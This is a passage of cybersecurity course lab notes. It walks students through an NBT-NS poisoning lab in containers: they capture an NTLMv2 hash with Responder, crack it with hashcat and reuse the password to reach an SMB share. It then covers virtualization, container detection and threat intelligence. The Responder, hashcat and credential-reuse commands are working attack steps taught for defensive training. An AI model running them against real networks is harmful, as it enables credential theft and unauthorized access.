¹⁰ MITRE ATT&CK®, (2025) Credential Access, Tactic TA0006 - Enterprise. [online] Available at: <https://attack.mitre.org/tactics/TA0006/> [Accessed 4 Nov. 2025].

Clean up for CTU Students

- **CTU Students: Docker container.** ▾
 - Stop the attacker spoofing
 - `tmux a -t attacker`
 - `CTRL-C` → only once!
 - WAIT for the ARP Cache to be fixed...
 - `CTRL-D`
 - Stop the loop of the FTP client:
 - `tmux a -t ftp-client`
 - `CTRL-C`
 - `CTRL-D`
 - Stop the FTP server:
 - `/etc/init.d/vsftpd stop`
 - Stop the traffic monitoring
 - `tmux a -t monitor`
 - `CTRL-C`
 - `CTRL-D`
 - Stop the traffic capturing:
 - `tmux a -t capture`
 - `CTRL-C`
 - `CTRL-D`
 - Delete the pepito user
 - `userdel pepito`
 - Clean up the environmental variables from `.bashrc`
 - `vim .bashrc`
 - `source .bashrc`

Clean up for MOOC Students

- **MOOC Students: SCL HackerLab** ▾
 - Stop the attacker spoofing
 - `tmux a -t attacker`
 - `CTRL-C` → only once!
 - WAIT for the ARP Cache to be fixed...
 - `CTRL-D`
- **MOOC Students: SCL HackerLab** ▾
 - SSH to the victim FTP Client container (Password: `admin`)
 - `ssh -o UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no root@172.20.0.108`
 - **MOOC Students: SCL FTP Victim Client** ▾
 - Stop the loop of the FTP client:

- `tmux a -t ftp-client`
 - `CTRL-C`
 - `CTRL-D`
 - Get out of the FTP Client container with:
 - `CTRL-D`
- MOOC Students: SCL HackerLab ▾
 - SSH to the victim FTP Server container (Password: `admin`)
 - `ssh -o UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no root@172.20.0.110`
 - MOOC Students: SCL FTP Victim Server ▾
 - Stop the FTP server:
 - `/etc/init.d/vsftpd stop`
 - Get out of the FTP Server container with:
 - `CTRL-D`
- MOOC Students: SCL HackerLab ▾
 - Stop the traffic monitoring
 - `tmux a -t monitor`
 - `CTRL-C`
 - `CTRL-D`
- MOOC Students: SCL HackerLab ▾
 - Stop the traffic capturing:
 - `tmux a -t capture`
 - `CTRL-C`
 - `CTRL-D`

~~~~  **First Break!**  ~~~~

## Hands-on #3: Poisoning NetBIOS Name Service Attack

In this hands-on lab, we will perform a type of lateral movement attack that relies on a problem with some SMB and NetBIOS protocol tools.

What are SMB, NetBIOS, and NBT?

- **NetBIOS (Network Basic Input/Output System)**<sup>11</sup> is an API that allows software applications on a LAN (Local Area Network) to communicate.
  - Provides name, session, and datagram services
  - Works at the OSI *session* layer

<sup>11</sup> NetBIOS (2003). *API allowing applications on separate computers to communicate over LAN via the session layer*. [online] Wikipedia.org. Available at: <https://en.wikipedia.org/wiki/NetBIOS> [Accessed 6 Nov. 2025]



- Used in legacy systems for network communication
- Created in 1983 by IBM.
- TCP/IP was also created in 1983!
- **NBT (NetBIOS over TCP/IP)**<sup>12</sup> enables legacy NetBIOS applications to run over TCP/IP networks.
  - Uses ports 137/UDP, 137/TCP, 138/UDP, 139/TCP
  - NBT-NS is a kind of alternative to DNS in local networks.
  - Handles name resolution and session services
  - Mostly outdated, replaced by SMB on port 445/TCP
- **SMB (Server Message Block)**<sup>13</sup> is a network protocol for sharing files, printers, and services between devices.
  - Uses port 445/TCP
  - Supports file/printer sharing, network browsing
  - Versions: SMB1, SMB2, SMB3 (improves security and performance)

## NBT-NS Poisoning Attack



We will listen to broadcast **Name Request** packets in the local network and answer with a **fake** answer, saying, “Sure, that is me.” Similar to ARP but at the NBT level.

Why can clients be attacked? Most commonly because of **typing errors**! Any error in typing a computer name or an IP address, etc., may result in the application **asking** the whole **network** for help.

---

<sup>12</sup> NetBIOS over TCP/IP (2005). *networking protocol*. [online] Wikipedia.org. Available at: [https://en.wikipedia.org/wiki/NetBIOS\\_over\\_TCP/IP](https://en.wikipedia.org/wiki/NetBIOS_over_TCP/IP) [Accessed 6 Nov. 2024].

<sup>13</sup> Server Message Block (2003). *network communication protocol for providing shared access to resources*. [online] Wikipedia.org. Available at: [https://en.wikipedia.org/wiki/Server\\_Message\\_Block](https://en.wikipedia.org/wiki/Server_Message_Block) [Accessed 6 Nov. 2024].

**Normal NBT Operation****Poisoned NBT Operation****Responder tool<sup>14</sup>**

Responder is one of the most famous pentesting tools, especially used after you compromise a host in the local network to access other Windows computers in the local network.

Responder can **listen for and intercept**:

- NetBIOS Name Service (NetBIOS)
- Link-Local Multicast Name Resolution (LLMNR)
- Broadcast and multicast requests for hostnames from other machines
- Windows resolves WPAD via NetBIOS and LLMNR
- Chrome browser because it resolves three randomized domain names to determine if its own DNS requests are being hijacked by an Internet Service Provider's (ISP) "DNS Assist" feature.

To carry on this hands-on lab, we will have to do the following steps:

1. Set up the SMB Server victim
2. Set up the SMB client victim
3. Set up the attacker
4. Execute the attack
5. Crack the hash

<sup>14</sup> GitHub. (2024). *lgandx/Responder: Responder is a LLMNR, NBT-NS and MDNS poisoner, with built-in HTTP/SMB/MSSQL/FTP/LDAP rogue authentication server supporting NTLMv1/NTLMv2/LMv2, Extended Security NTLMSSP and Basic HTTP authentication*. [online] Available at: <https://github.com/lgandx/Responder> [Accessed 6 Nov. 2024].

6. Move laterally with the stolen credentials
7. Clean up

## 1. Set up the SMB Server Victim

Since we don't have Windows computers, we will use a Linux version of SMB called SAMBA. It's kind of similar.

MOOC Students: SCL HackerLab ▾

- You clicked 'Start Class 7' on the SCL dashboard
- SSH to the victim FTP Server container (IP `172.20.0.110`; Password: `admin`)
  - `ssh -o UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no root@172.20.0.110`

### Install and configure the SMB server victim.

CTU Students: Docker container. ▾

MOOC Students: SCL SMB Server ▾

- Install `SAMBA`
  - `apt update && apt install samba -y`
- Remove the current `SAMBA` configuration:
  - `mv /etc/samba/smb.conf /etc/samba/smb.conf.bak`
- Add a new `SAMBA` configuration:
  - `vim /etc/samba/smb.conf`

```
[global]
    workgroup = EVILCORP
    netbios name = ADSERVER
    security = user
    map to guest = Bad User
    disable spoolss = yes
    log level = 3
    smb ports = 4445
[shared]
    path = /srv/samba/shared
    read only = no
    browsable = yes
    guest ok = no
    valid users = pepita
```

- Save and exit `Vim`:

- `ZZ<enter>`
- Let's understand the configuration:
  - `workgroup = EVILCORP`: Creates a workgroup called EVILCORP. More on workgroups next.
  - `security = user`: Users must provide a username and password.
  - `map to guest = Bad User`: A failed login is mapped to a guest account.
  - `disable spoolss = yes`: Disables the spool service of printers.
  - `valid users = someuser`: Only this user can access the shared resource.
  - A **workgroup** is a logical organization of computers in the same LAN that does **not** need a Domain Controller.
  - Key aspects of a **workgroup** in SMB:
    - **Peer-to-peer model**: All computers are considered equal (no centralized control), and each manages its own resources and security settings.
    - **Local authentication**: Access to shared resources is controlled by the individual computers, and users must authenticate locally on the machine that hosts the resource.
- Create user `pepita`:
  - `useradd pepita -m && echo "pepita:pepita12" | chpasswd`
    - In CTU, ignore the errors "BAD PASSWORD"
- In the SAMBA configuration, we specified a path (`path = /srv/samba/shared`). Let's create it and configure the permissions:
  - `mkdir -p /srv/samba/shared`
  - `chown -R pepita:pepita /srv/samba/shared`
  - `chmod -R 777 /srv/samba/shared`
- Now let's add a new **SAMBA** user called 'pepita':
  - `smbpasswd -a pepita`
    - Password is: **test12**

- Create a file to be found later by the attacker:
  - `echo "Ahh yes, the messers become the messees!" > /srv/samba/shared/secret.txt`
- We have finished with the configurations, let's restart the SAMBA service:
  - `/etc/init.d/smbd restart`

#### MOOC Students: SCL SMB Server ▾

- Get out of the SMB Server container with:
  - `CTRL-D`

✓ Right now, you have finished configuring the victim SMB server.

## Pairing: Who are you going to be attacking?

Before proceeding, you will need the IP address of an SMB server to initiate the attack.

- **CTU Students: Docker container. ▾** The teacher will run a magic program that will assign you an SMB server from all the available ones.
  - We cannot all use the same; please pick the one assigned to you

```
~$ # The teacher will run this program, not CTU students
~$ python3 class7-pair-ips-script.py -p SMB 172.20.0.0/24 |
tee -a class-7-who-to-attack.txt
```

#### Simulated Attack Assignments

| Attacker (You!)<br>(victim) | Client IP (victim) | Server IP  |
|-----------------------------|--------------------|------------|
| -----                       |                    |            |
| 172.20.0.6                  | 172.20.0.3         | 172.20.0.4 |
| 172.20.0.3                  | 172.20.0.4         | 172.20.0.6 |
| 172.20.0.4                  | 172.20.0.6         | 172.20.0.3 |

- ✨ The teacher will upload the list to `/data/class-7-who-to-attack.txt` so you can check it from your containers.
- Look at this table, find your IP in the 'attacker' column, and then copy the IP that was assigned to you in the 'client' and 'server' columns.
- **MOOC Students: SCL HackerLab ▾**
  - Your victim SMB client IP is **172.20.0.108**.

- Your victim SMB server IP is **172.20.0.110**.

Once you have obtained your victim's SMB server IP, let's store this value as a bash variable so we don't have to retype it every time.

- **CTU Students: Docker container.** **MOOC Students: SCL HackerLab**
  - Since we need these variables to be seen across tmux sessions, we will add them to the `.bashrc`:
    - `vim ~/.bashrc`
  - Add a new line with a bash variable with the SMB victim client IP:
    - `export SMB_CLIENT_IP=<smb-server-IP-client>`
  - Add a new line with a bash variable with the SMB victim server IP:
    - `export SMB_SERVER_IP=<smb-server-IP-server>`
  - Save and exit:
    - `SHIFT+Z+Z`
    - Or you can exit `Vim` with `→ :wq`
  - Reload the `bashrc`:
    - `source ~/.bashrc`
  - Check that the variables were properly set:
    - `echo $SMB_CLIENT_IP $SMB_SERVER_IP`
- **MOOC Students: SCL HackerLab**
  - Let's copy the `.bashrc` file to the client containers:
    - `scp .bashrc root@172.20.0.108:/root/.bashrc`
  - Let's copy the `.bashrc` file to the server containers:
    - `scp .bashrc root@172.20.0.110:/root/.bashrc`

## 2. Set up the SMB Client Victim (15:51, 6m)

This is the victim client that wants to connect to the SMB server and retrieve a file.

**MOOC Students: SCL HackerLab**

- *You clicked 'Start Class 7' on the SCL dashboard*

- SSH to the victim SMB Client container (IP `172.20.0.108`; Password: `admin`)
- `ssh -o UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no root@172.20.0.108`

Let's install an SMB client and verify the normal operation of the SAMBA service.

CTU Students: Docker container. ▾

MOOC Students: SCL SMB Client ▾

- Let's install a **SAMBA client** in our Docker:
  - `apt update && apt install smbclient -y`
- Let's check that the normal client works
  - Log in with the valid password
    - `smbclient //$SMB_SERVER_IP/shared -U pepita -p 4445`
      - `-p: port`. We use 4445 because we changed the default port of SAMBA (which is 445), so you can simultaneously run SAMBA and Responder in CTU. 🦊
    - Password is: **test12**
  - List files
    - `ls`
  - Download a file from the SMB server:
    - `get secret.txt`
  - Exit the SMB server:
    - `CTRL-D`
  - Show the content of the file:
    - `cat secret.txt`
- Try a bad password, just to be sure it doesn't work:
  - `smbclient //$SMB_SERVER_IP/shared -U pepita -p 4445`
    - Password: `mascarpone`

MOOC Students: SCL SMB Client ▾

- Get out of the SMB Client container with: `CTRL-D`

✓ Right now, you have finished verifying that the victim SMB client works.

### 3. Set up the Attacker (15:57, 10m)

As an attacker, we will use Responder to obtain the hash of the credentials used. Let's configure and start Responder to conduct our attack:

CTU Students: Docker container. ▾ MOOC Students: SCL HackerLab ▾

- Let's create a new tmux session:
  - `tmux new -t responder`
- Clone the Responder repository to our Dockers:
  - `git clone --depth 1 https://github.com/lgandx/Responder`
- Access the folder:
  - `cd Responder`
- Create and activate a virtual environment so we can install dependencies:
  - `apt install python3-venv`
  - `python3 -m venv venv`
  - `source venv/bin/activate`
- Install the requirements:
  - `apt install -y python3-dev build-essential`
  - `pip install -r requirements.txt`
- Edit Responder's configuration to change this from **off** to **on**:
  - `vim Responder.conf`
    - `AutoIgnoreAfterSuccess = On`
    - So you just capture one hash per computer. This is so that all of us in CTU can capture one. Online students is fine too.
- Save changes and exit Vim:
  - `ZZ<Enter>`



- Start the attacker Responder tool!
  - `python3 ./Responder.py -I eth0`

- There may be some errors in the ports being used. This is OK:

```
[+] Listening for events...
[!] Error starting TCP server on port 21, check permissions or other servers running.
```

- Detach from the Tmux session:
  - `CTRL-B D`

## 4. As a victim, we will allow ourselves to be infected (16:07, 5m)

What do we have so far?

- We have an SMB Server running.
- We have an SMB client that can log in to the SMB server.
- We have an attacker waiting to capture logins.

What else do we need? We need to force our Victim Client to make a mistake and log in to the wrong computer.

### MOOC Students: SCL HackerLab ▾

- SSH to the victim SMB Client container (IP `172.20.0.108`; Password: `admin`)
  - `ssh -o UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no root@172.20.0.108`

### MOOC Students: SCL SMB Client ▾

- Try connecting to a **wrong** computer name with the `smbclient`:

```
■ smbclient //SMBSEBBER/shared -U pepita%test12
```

- The output should be something like this (it will fail, and it's ok):

```
root@class7-clients:~# smbclient //SMBSEBBER/shared -U pepita%test12
session setup failed: NT_STATUS_ACCESS_DENIED
```

- Get out of the SMB Client container with: `CTRL-D`

### CTU Students: Docker container. ▾

The teacher (**not you**) will now attempt to connect several times to **non-existent** computer names, allowing all of you to capture the credentials.

This is a bit of black-magic. What we need to do is try to log in to many different computer names.

- `for num in {1..4}; do for letter in {a..z}; do smbclient //Computer$num$letter/shared -U pepita%test12; done; done`

## 5. Check that you have the hash! (16:12, 1m)

CTU Students: Docker container. ▾ MOOC Students: SCL HackerLab ▾

- Go to your responder tmux and check that you captured the hash!
  - `tmux a -t responder`
- You should see something like this if successful! You got a hash!

```
[SMB] NTLMv2-SSP Client      : 172.20.0.108  
[SMB] NTLMv2-SSP Username    : WORKGROUP\pepita  
[SMB] NTLMv2-SSP Hash        : pepita:WORKGROUP:69a659505d38134a:8BEF9356A9E3075CE69636A5D64558  
0C:01010000000000000000001197AD6E4EDC01EDB5BC631362362000000002000800460053003500430001001E0057  
0490040E002D0046004E004F0490049005A00390580037005A00480004003400570049004E002D0046004E004F0  
0490049005A003900580037005A0048002E0046005300350043002E004C004F00430041004C000300140046005300  
350043002E004C004F00430041004C000500140046005300350043002E004C004F00430041004C0007000800000119  
7AD6E4EDC01060004000200000008003000300000000000000000000000000000000000000000000000003A6AC5DD986CFB53551B4D19C4  
0C9B9C222CD205142D5935B396941D4E8968BE0A001000000000000000000000000000000000000000000009001C006300690  
0660073002F0053004D00420053004500520042004500520000000000
```

- **COPY** the whole line with the hash to a new file. We will use it later! Don't lose it.
  - `vim /root/hashtest.txt`
    - Paste the whole line, e.g.:  
`pepita::WORKGROUP:69a659505d38134a:8BEF9356A9E3075CE69636A5D645580C:010100000000...000`
    - The format must be:
      - `USERNAME::DOMAIN:CHALLENGE:NTLMv2_RESPONSE:SESSION`
- Stop responder:
  - `CTRL-C`
- Exit Tmux session
  - `CTRL-D`

### Extra: How does the attack work? (16:13, 5m)

The victim client requests the incorrect new computer name via a **Name Query** NetBIOS Name Service packet.

```

> Internet Protocol Version 4, Src: 172.20.0.4 (172.20.0.4), Dst: 172.20.255.255 (172.20.255.255)
> User Datagram Protocol, Src Port: 41597, Dst Port: 137
< NetBIOS Name Service
  Transaction ID: 0x7ee4
  > Flags: 0x0110, Opcode: Name query, Recursion desired, Broadcast
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  < Queries
    < COMPUTER10<20>: type NB, class IN
      Name: COMPUTER10<20> (Server service)
      Type: NB (32)
      Class: IN (1)

```

**Then,** Responder asks who has the IP address of the victim with ARP

|   |          |                   |                   |     |    |                                     |
|---|----------|-------------------|-------------------|-----|----|-------------------------------------|
| 6 | 0.002086 | 02:42:ac:14:00:02 | ff:ff:ff:ff:ff:ff | ARP | 42 | Who has 172.20.0.4? Tell 172.20.0.2 |
| 7 | 0.000684 | 02:42:ac:14:00:04 | 02:42:ac:14:00:02 | ARP | 42 | 172.20.0.4 is at 02:42:ac:14:00:04  |

**Then** Responder sends a Name Query Response packet, saying, “Sure, Responder is the computer named Computer10”:

```

> Internet Protocol Version 4, Src: 172.20.0.2 (172.20.0.2), Dst: 172.20.0.4 (172.20.0.4)
> User Datagram Protocol, Src Port: 137, Dst Port: 41597
< NetBIOS Name Service
  Transaction ID: 0x7ee4
  > Flags: 0x8500, Response, Opcode: Name query, Authoritative, Recursion desired, Reply code
    Questions: 0
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 0
  < Answers
    < COMPUTER10<20>: type NB, class IN
      Name: COMPUTER10<20> (Server service)
      Type: NB (32)
      Class: IN (1)
      Time to live: 3 days, 11 hours, 20 minutes
      Data length: 6
      > Name flags: 0x0000, ONT: B-node (B-node, unique)
      Addr: 172.20.0.2 (172.20.0.2)

```

And then the poison attack was done.

## How to Use the Hash? (16:16, 1m)

There are three main ways to use the hash:

1. **Crack** it and use the password (our way)
2. **Pass-the-hash** using Responder.
  - a. This means just sending the hash to the service and logging in without knowing the password. You need precise versions and configurations.

### 3. Relay the Hash

- Be a MiTM proxy between the real client and a server you connect to.
- It has to be done in real time.

## 6. Crack the hash! (16:17, 10m)

We will use `hashcat`, which is the fastest cracker ever. (Sorry, John<sup>15</sup>, we still love you.)

CTU Students: Docker container. ▾

MOOC Students: SCL HackerLab ▾

- Install `hashcat`:
  - `apt install hashcat -y`
- Crack the hash:
  - `hashcat -m 5600 -a 3 -o ~/cracked.txt ~/hashes.txt ?l?l?l?l?d?d`
    - `-m 5600`: Specifies **NTLMv2-SSP** hash mode in Hashcat.
    - `-a 3`: Specifies **mask attack** mode.
    - Mask Symbols in Hashcat
      - `?l` – lowercase letters
      - `?u` – uppercase letters
      - `?d` – digits
      - `?s` – special characters (e.g., `!@#$`)
      - `?a` – all printable ASCII characters (combines `?l`, `?u`, `?d`, and `?s`)
      - `[a-d]` - A range
- You can see the progress by pressing ‘`s`’:

```
Session.....: hashcat
Status.....: Running
Hash.Mode.....: 5600 (NetNTLMv2)
Hash.Target.....:
PEPITA::EVILCORP:b586418743cca2ac:da58af23194d3d8d4...000000
Time.Started.....: Wed Nov  6 09:14:51 2024 (33 secs)
```

<sup>15</sup> OpenWall, (2025) John the Ripper password cracker. [online] Available at: <https://www.openwall.com/john/> [Accessed 5 Nov. 2025].

```

Time.Estimated....: Wed Nov  6 09:45:46 2024 (30 mins, 22
secs)
Kernel.Feature....: Pure Kernel
Guess.Mask.....: ?1?1?1?1?d?d?d [7]
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 246.3 kH/s (80.39ms) @ Accel:896
Loops:2 Thr:1 Vec:8
Recovered.....: 0/1 (0.00%) Digests
Progress.....: 7956480/456976000 (1.74%)
Rejected.....: 0/7956480 (0.00%)
Restore.Point....: 0/26000 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:738-740 Iteration:0-2
Candidate.Engine.: Device Generator
Candidates.#1....: rere199 -> kery440
Hardware.Mon.#1...: Temp: 39c Util: 31%

```

- When it finishes, you can get the password from `cracked.txt`
  - `cat cracked.txt`

## 7. Let's use the CRACKED password! 🗝️

Now you can run the `smbclient` command again as the attacker.

MOOC Students: SCL HackerLab ▾

- Install smbclient on your `hackerlab`:
  - `apt install smbclient -y`

CTU Students: Docker container. ▾ MOOC Students: SCL HackerLab ▾

- Log in to the SMB server using the password we found after cracking the hash:
  - `smbclient //$SMB_SERVER_IP/shared -U pepita%test12 -p 4445`
- Get the secret file:
  - `ls`
  - `get secret.txt`
- Log out:
  - `Exit`
- Show the content of the secret file:
  - `cat secret.txt`

💡 Hashcat stores the cracked passwords in one of these two places:

- `~/hashcat`
- `/root/.local/share/hashcat/hashcat.potfile`

Recap: Lateral movement is a crucial part of any APT and advanced attack. There are many techniques to do it and many protocols are vulnerable.

## 8. Clean up

Now that the exercise is done, let's clean up and make room for the next one!

### Clean up for CTU Students

- CTU Students: Docker container. ▾
  - Delete the pepita user
    - `userdel pepita`
  - Clean up the environment variables from `.bashrc`
    - `vim .bashrc`
  - Stop the SMB server
    - `/etc/init.d/smbd stop`

~~~~ 🧡 **Second Break!** 🧡 ~~~~

Virtualization (16:30, 30m)

Goal: to learn what virtualization is, how virtualization and containers create safe, isolated environments that help contain damage, and explore how defenders use these tools to study or mitigate threats.

What is Virtualization?

Virtualization is the process of creating a simulated environment, or a “virtual” instance, of **hardware**, **software**, **storage**, or **networks**.


1. **Hardware Virtualization:** Allows a single physical machine to run **multiple** virtual machines (**VMs**), each with its own operating system, by using a **hypervisor**. Examples include VMware, Hyper-V, and VirtualBox.
2. **Software Virtualization:** Separates applications from the operating system, allowing multiple **applications** to run in isolated spaces, often seen in application containers like Docker.

3. **Storage Virtualization:** Pools physical storage from multiple devices, making it appear as a single storage unit. This improves resource management and can enhance redundancy.
4. **Network Virtualization:** Combines hardware and software network resources to create a single, manageable entity, often used in cloud and data center environments.

Hypervisors

The software running in the real machine and in charge of creating *virtual* machines is called the **hypervisor**¹⁶. Two main types of hypervisors:

- **Type 1 hypervisors or bare-metal:** installed directly on top of the physical server. Fully integrated with the OS at the kernel level.
 - Offer lower latencies and are more secure.
 - Examples include VMware ESXi and KVM
- **Type 2 hypervisors or hosted:** installed in the OS as a separate software layer.
 - Easier to manage and accessible to a broader audience.
 - Examples include Oracle VirtualBox and VMware Fusion.



¹⁶ IBM, What is Virtualization? [online] Available at: <https://www.ibm.com/topics/virtualization>. Accessed on November 2, 2023.


Differences between a Type 1 and Type 2 hypervisor¹⁷.

Impact on Security (16:50, 1m)

- Isolation of processes
- Containment of processes
- Rollback to clean instances
- Easier to secure and apply policies
- Smaller systems mean systems easier to verify and protect. They usually have only 1 function.

Virtualization vs. Containers

Containers are called *lightweight virtualization* because they are a fast way to use sandboxing in many processes and directories without doing it by hand.



Both the Docker engine and a hypervisor type 2 run on top of the OS. VMs virtualize the full Guest OS while containers share the OS and often also libraries¹⁸.

¹⁷ Virtualization Basics and Fundamentals | Mycloudwiki. [online] Mycloudwiki. Available at: <https://mycloudwiki.com/cloud/fundamentals/virtualization-hypervisor-basics/> [Accessed 26 Oct. 2024].

¹⁸ Warrier, A., (2020) Containers vs VM & Virtual Machines. eG Innovations. Available at: <https://www.eginnovations.com/blog/containers-vs-vms/> [Accessed 5 Nov. 2025].

Extra: How to detect if you are in a Docker container?

It is useful once we have access to a system to determine if we are in a containerized environment or not. This will help plan better the next step, whether we are attacking or defending a system.

CTU Students: Docker container. ▾

MOOC Students: SCL HackerLab ▾

1. Check for the `/.dockerenv` file. This is a Docker artifact, not documented well.
 - a. `ls -l /.dockerenv`
2. Check the hostname. Container hostnames usually match the beginning of the container ID (12-character hex string).
 - a. `cat /etc/hostname`
3. Check the init process (PID 1). Containers typically have a specific process, such as PID 1, instead of `systemd` on a non-containerized Linux host.
 - a. `ps -p 1 -o comm=`
4. Check the `systemd-detect-virt`¹⁹, which can detect if the system is virtualized, and can differentiate between a full VM or a container.
 - a. `systemd-detect-virt`
5. Check the process tree depth. Containers usually have a very small and shallow process tree. A non-virtualized computer will have a full hierarchy of processes.
 - a. `pstree -p`

Recap: Virtualization can help you better control your security defenses by minimizing complexity and separating processes, memory, network, and disk.

Threat Intelligence (17:00, 30 m)

Goal: to learn how evidence from attacks (like IPs, hashes, and behaviors) becomes structured intelligence, how to look up indicators of compromise, and how to generate your own threat intelligence using AIP.

Threat Intelligence is the use of knowledge and information from the community about threat actors, the technologies they use, their infrastructure, tactics, procedures,

¹⁹ freedesktop.org, (2025) `systemd-detect-virt`. [online] Available at: <https://www.freedesktop.org/software/systemd/man/latest/systemd-detect-virt.html> [Accessed 5 Nov. 2025].

etc. Threat Intelligence is anything we learned from past attacks that can help us stop future attacks.

Threat intelligence is ***information to aid decisions***. These decisions may be:

- To prevent an attack.
- To reduce the time to discovery.
- To understand the threat landscape.
- To make better business decisions.

Types of Threat Intelligence

There are different types of Threat Intelligence²⁰, and depending on our role in an organization, we will be interested more in one or the other:

- **Strategic:** Guides **long-term** security planning.
 - Example: Interpol report on new trends during COVID²¹
- **Tactical:** General defense improvement based on **known** behaviors.
 - Example: MITRE analysis of Emotet Malware²².
- **Operational: Immediate** responses based on **active**, ongoing threat details.
 - Example: If you are a financial institution, CISA report on North Korea targeting fintech²³
- **Technical:** Blocking or detecting based on **discrete** data points
 - Example: Feodo IoC tracker²⁴

Indicators of Compromise (IoC) (17:18, 2m)

Practical technical details and information about an attacker.

- IP addresses, domains, hostnames, URLs, malware hashes, etc.

²⁰ White Paper: Intelligent Threat Intelligence, F-Secure, <https://www.f-secure.com/content/dam/f-secure/en/consulting/our-thinking/collaterals/digital/f-secure-threat-intelligence-whitepaper-en.pdf>. Accessed on 06/24/2022.

²¹

<https://www.interpol.int/en/News-and-Events/News/2020/INTERPOL-report-shows-alarming-rate-of-cyberattacks-during-COVID-19>

²² <https://attack.mitre.org/software/S0367/>

²³ <https://www.cisa.gov/news-events/cybersecurity-advisories/aa22-108a>

²⁴ <https://feodotracker.abuse.ch/browse/trickbot/>

- Data points used to build intelligence.
- Human-verified IoCs are more trustworthy.
